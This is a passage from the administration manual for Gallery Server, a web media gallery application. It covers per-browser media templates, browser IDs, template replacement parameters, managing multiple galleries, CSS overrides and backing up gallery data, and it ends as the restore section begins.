
The Browser ID dropdown allows one to view media templates for other browsers. For example, the MP4 templates includes two additional templates to support IE 1-8 and Opera, which do not support the HTML5 video tag:



Notice the HTML template for IE 1-8 and Opera are identical and consists of a hyperlink tag. This defines the HTML for using FlowPlayer, which uses the Flash plug-in to render the video. FlowPlayer requires some JavaScript to initialize it, which you can see when you click the JavaScript tab:



When an MP4 video is viewed in IE 1-8 or Opera, it gets HTML and JavaScript based on the corresponding template, as seen in this screen shot from Opera:



Through the use of custom media templates for individual browsers, Gallery Server can provide targeted behavior without requiring complicated HTML containing fallback code and other tricks.


Note: File extensions are mapped to MIME types on the File Types page on the Settings ribbon tab. See the File Types section for more information.

Edit a media template

Let's look at an example based on a scenario that might actually happen. The Chrome browser supports H.264 MP4 videos using the HTML5 <video> tag, but Google has said that it will eventually drop native

support for MP4. If that happens, your MP4 videos will suddenly stop playing in Chrome. The fix will be to add a template that uses FlowPlayer for Flash in Chrome, just like it is currently specified for IE 1-8 and Opera browsers. To make this change, follow these steps.

1. Navigate to the Media Templates page and select the video/mp4 MIME type from the dropdown list.
2. Select the IE 1-8 template from the Browser ID dropdown. Click Copy as new.
3. Enter 'chrome' in the Browser ID text box. Click save.



4. That's it. When you view an MP4 video in Chrome, it now uses FlowPlayer for Flash.

But there's a gotcha in this scenario. What we've just done is specified that Flash is required for all Chrome browsers. But Chrome also runs on Android, which doesn't support Flash. Indeed, if you navigate to one of these videos on an Android device, they stop working.


We anticipated this situation, so we programmed a custom browser ID named 'chromeandroid' into Gallery Server that lets you target Chrome on Android separate from other Chrome installations. Hopefully, Chrome on Android will continue to support MP4 with the <video> element, so what we need to do is add another template targeting this browser.

1. Navigate to the Media Templates page and select the video/mp4 MIME type from the dropdown list.
2. Select the default template from the Browser ID dropdown. Click Copy as new.
3. Enter 'chromeandroid' in the Browser ID text box. Click save.

4. You've now restored HTML5 behavior in Chrome on Android devices while other Chrome browsers still use the Flash plug-in. And you've made all these changes without affecting other browsers like IE and Firefox.

Browser ID reference

Below is the list of valid browser IDs that were current when .NET 4.0 was released in 2010.



The browser IDs are hierarchical, which means you can use one ID to match a subset of browsers. For example, entering the browser ID "Opera" will match all versions of Opera, while entering "Opera8to9" will match only Opera 8-9.

Since the chart above was created, Microsoft has released several updates to its browser definition files. These files can be found in %SystemRoot%\Microsoft.NET\Framework\{version}\Config\Browsers.

Side Note: Chrome Android

The chart does not show one supported browser ID: ChromeAndroid. That is because it isn't included in the default .NET browser definition file. Instead, Gallery Server programmatically adds it to make it available if needed.

Template replacement parameters reference

The following is a list of all replacement parameters supported in the HTML and script of media templates.


Name	Description
{MimeType}	The MIME type of the media asset. The MIME type is determined from the file extension of the media asset. The mapping between MIME types and file extensions is on the File Types page. Example values: "video/x-flv", "image/jpeg"
{MediaObjectUrl}	The URL to the media asset. Example value: "http://yoursite.com /gs/handler/getmedia.ashx?moid=5&dt=2&g=1"
{MediaObjectAbsoluteUrlNoHandler}	An URL that points directly to the media asset and bypasses the HTTP handler. Example value: /gallery/videos/birthdayvideo.wmv. The handler provides security checking and watermarking, so only use this parameter when necessary. For example, perhaps a video plug-in does not work unless the file is directly referenced. IMPORTANT: This parameter requires that the media assets directory be within the Gallery Server web application directory. By default, media assets are stored in the /gs/mediaobjects directory within the application, so this requirement is satisfied unless you change it. If objects are stored outside the web application directory, use the {MediaObjectRelativeUrlNoHandler} parameter.
{MediaObjectRelativeUrlNoHandler}	Provides an URL that is relative to the media assets directory and which points directly to the media asset. Example value: /videos/birthdayvideo.wmv). This parameter bypasses the HTTP handler that normally streams media assets to the browser. The handler provides security checking and watermarking, so only use this parameter when necessary. For example, perhaps a video plug-in does not work unless the file is directly referenced. Typically this parameter is used instead of {MediaObjectAbsoluteUrlNoHandler} when the media assets directory is outside of the web application. The user must first

	configure the media assets directory as a virtual directory in IIS. Then the path to this virtual directory must be manually entered into one or more HTML templates in galleryserverpro.config, so that it prepends the relative url returned from this method. Example: If the media assets directory has been set to **D:\media** and a virtual directory named **gallery** has been configured in IIS that is accessible via http://yoursite.com/gallery, then the HTML template might look like this: Click to open
{Width}	The width, in pixels, of the media asset. Example value: 640, 480
{Height}	The height, in pixels, of the media asset. Example value: 640, 480
{Title}	The title of the media asset. May include HTML tags. Example value: “Kayla sledding down the hill”
{TitleNoHtml}	The title of the media asset with HTML tags removed and apostrophes and quotation marks are replaced with " and '. Example value: "Kayla sledding down the hill"
{AutoStartMediaObjectText}	Returns the text "true" or "false" based on the value of the auto-start setting on the Video & Audio Settings page.
{AutoStartMediaObjectInt}	Returns the text "1" or "0" based on the value of the auto-start setting on the Video & Audio page. A true value is translated as “1”; a false value is “0”.
{AutoPlay}	Returns the text "autoplay" or an empty string based on the value of the auto-start setting on the Video & Audio Settings page.
{GalleryPath}	The path, relative to the web site root, to the directory containing the Gallery Server files. Example: If Gallery Server is installed at C:\inetpub\wwwroot\dev\gallery, where C:\inetpub\wwwroot\ is the parent web site, and the gallery files are in the gs directory, this property returns /dev/gallery/gs. Used when referring to resources such as the .xaml skins for the Silverlight media player.

{HostUrl}	The URI scheme, DNS host name or IP address, and port number for the current application. Examples: http://www.site.com, http://localhost, http://127.0.0.1, http://godzilla
{UniqueId}	A string about twelve characters long that can be used to uniquely identify an HTML element intended to be referenced later by JavaScript. Ex: gsp_1c135176ed. For an example of how this is used, refer to the IE1to8 template for the video/mp4 MIME type.

Gallery Manager

The Gallery Manager page allows you to manage the galleries in the application. A single gallery is created when Gallery Server is installed. Refer to the section Working with Galleries to learn more about them.



Above is a screen shot of the Gallery Manager page. It shows two galleries in the application and indicates that the current web page is pointing to the Marketing gallery.

Note: Be aware that only those galleries you have permission to administer are shown. Site administrators always have permission to all galleries, but gallery administrators will only see those galleries they have permission to administer.

Switching galleries

Recall that each instance of the Gallery Server user control on a web page points to a single gallery at a time. A default installation of Gallery Server includes one web page named default.aspx that points to a single gallery that is created during installation.

If you wish, you can configure the current web page to point to a different gallery by selecting the desired gallery and then choosing *Switch to selected gallery*. After making the switch, view the items in the gallery by browsing the gallery in the normal manner (click 'All albums', click the gallery title, etc.)

The typical scenario for switching galleries is when you add a new web page and gallery and then want to point the web page to the new gallery. A demonstration of this example is in the section How-To: Set up multiple galleries.

Creating, editing, and deleting galleries

Create a new gallery on the Gallery Manager page by entering a name and choosing Create gallery.

> Important! After creating a gallery, it is highly recommended you immediately update the media assets storage directory to a new location, since by default it has an initial value of \gs\mediaobjects\, which may be used by another gallery. Do this on the Media Settings page.

Edit the name of a gallery by choosing the Edit button. Note that all you can edit is the name. To modify settings for a gallery, see the next section.


Delete a gallery by clicking the Delete button. This action will delete all database records associated with the gallery, but it will not delete the media files. To delete the media files, use a tool like File Explorer to manually delete them.

Modifying settings for a gallery

Many of the pages on the ADMIN and SETTINGS ribbon tab expose settings for a gallery. (Some are application wide and one – Gallery Control Settings – expose settings for the Gallery user control on the web page.)

To modify a setting for a gallery, first make sure the gallery is configured as the current gallery on the Gallery Manager page. Then navigate to the relevant settings page and update the setting.


When dealing with multiple galleries, get into the habit of verifying the "applies to" section at the top right of administration pages to ensure you are updating the correct gallery.



CSS Override

Override the default styling with the CSS Override page. For example, you may wish to override the default fonts, colors, padding, or other styling. The styles you enter on this page are stored in the database and are preserved during upgrades. They are sent to the browser in the <head> section, just after the other CSS files.

For example, the following CSS will increase the size of the gallery title shown in the top left corner of every page:



If you want to make extensive styling changes, it may be better to create a new skin. See the section Create or modify a skin.

Backup and Restore Data

Gallery Server stores data in two locations:

- The media files are stored in a physical directory on the web server's hard drive or a UNC-accessible location.
- Information about media assets and albums are stored in a SQL Server or SQL CE database.

Backing up, moving, copying, or restoring Gallery Server data requires moving or copying both sets of data. The backup function built in to Gallery Server exports all gallery data to an XML file, and the restore function replaces existing data with the data from the XML file.

Note: The backup / restore function backs up and restores only the gallery data, not the media files.

There are several techniques for implementing a backup strategy, several of which do not even use the built-in backup / restore function. See the next section for more information about performing regular backups.

Backup strategy


A regular backup is a normal part of every computer user's life. Which method you use, and how often, is up to you. Hopefully you don't learn the hard way your strategy is inadequate.

Backing up your gallery data involves these sets of data:

- The media files
- The data in the database.
- web.config configuration file

Backing up the media files

The media files are stored on your server's hard drive and can be backed up the same way you back up any files. You can discover the location where the media files are stored by referring to the setting **Path to original file directory** on the **Media Settings** page. In the example below, the media files are stored at C:\WebSites\gallery\gs\mediaobjects.



Backing up the data

SQL Server: For SQL Server databases, there are a number of ways to back up the data:

- Use the backup functionality built in to SQL Server.
- Use the backup function built in to Gallery Server to export data to an XML file. See below for more information.
- Use a third party backup program that knows how to back up SQL Server databases.

SQL CE: If you are using SQL CE, backup your data with one of these techniques:

- Use the backup function built in to Gallery Server to export data to an XML file.
- Copy the data file App_Data\GalleryData.sdf to your backup location, either manually or through an automated script.


Backing up the web.config configuration file

The web.config file, stored in the root of your Gallery Server web application, stores information specific to your application. If desired, back up this file using the same technique you use for your media files, whether it is a third party program, manually copying, or an automated script.

Using the built-in backup function to create a backup file

The database stores information about your media assets, such as title, extracted metadata, file names, etc. To export this data to an XML file, follow these steps.

1. Log on to Gallery Server with an account that has Administer Site permission.
2. Click the Backup & Restore button on the Admin ribbon tab. The following screen appears:



3. To include login accounts in the file, make sure the **Export user accounts** option is selected.

Note: Selecting **Export user accounts** includes the users, roles, and applications stored in the membership tables. When selected, ALL membership data is exported. If you are using these tables to manage membership for other applications, be aware that the data for these other applications are also included in the backup file.

4. To include the gallery data, make sure the Export media asset and album data option is selected.
5. Click **Create and download backup file**. A file is created and downloaded to your browser.

Note: Remember that the backup file **does not** include the media files. It includes information about the media assets, such as titles, captions, and extracted metadata.

Note: Be aware that the backup file may contain passwords in clear text format.

Using the built-in restore function

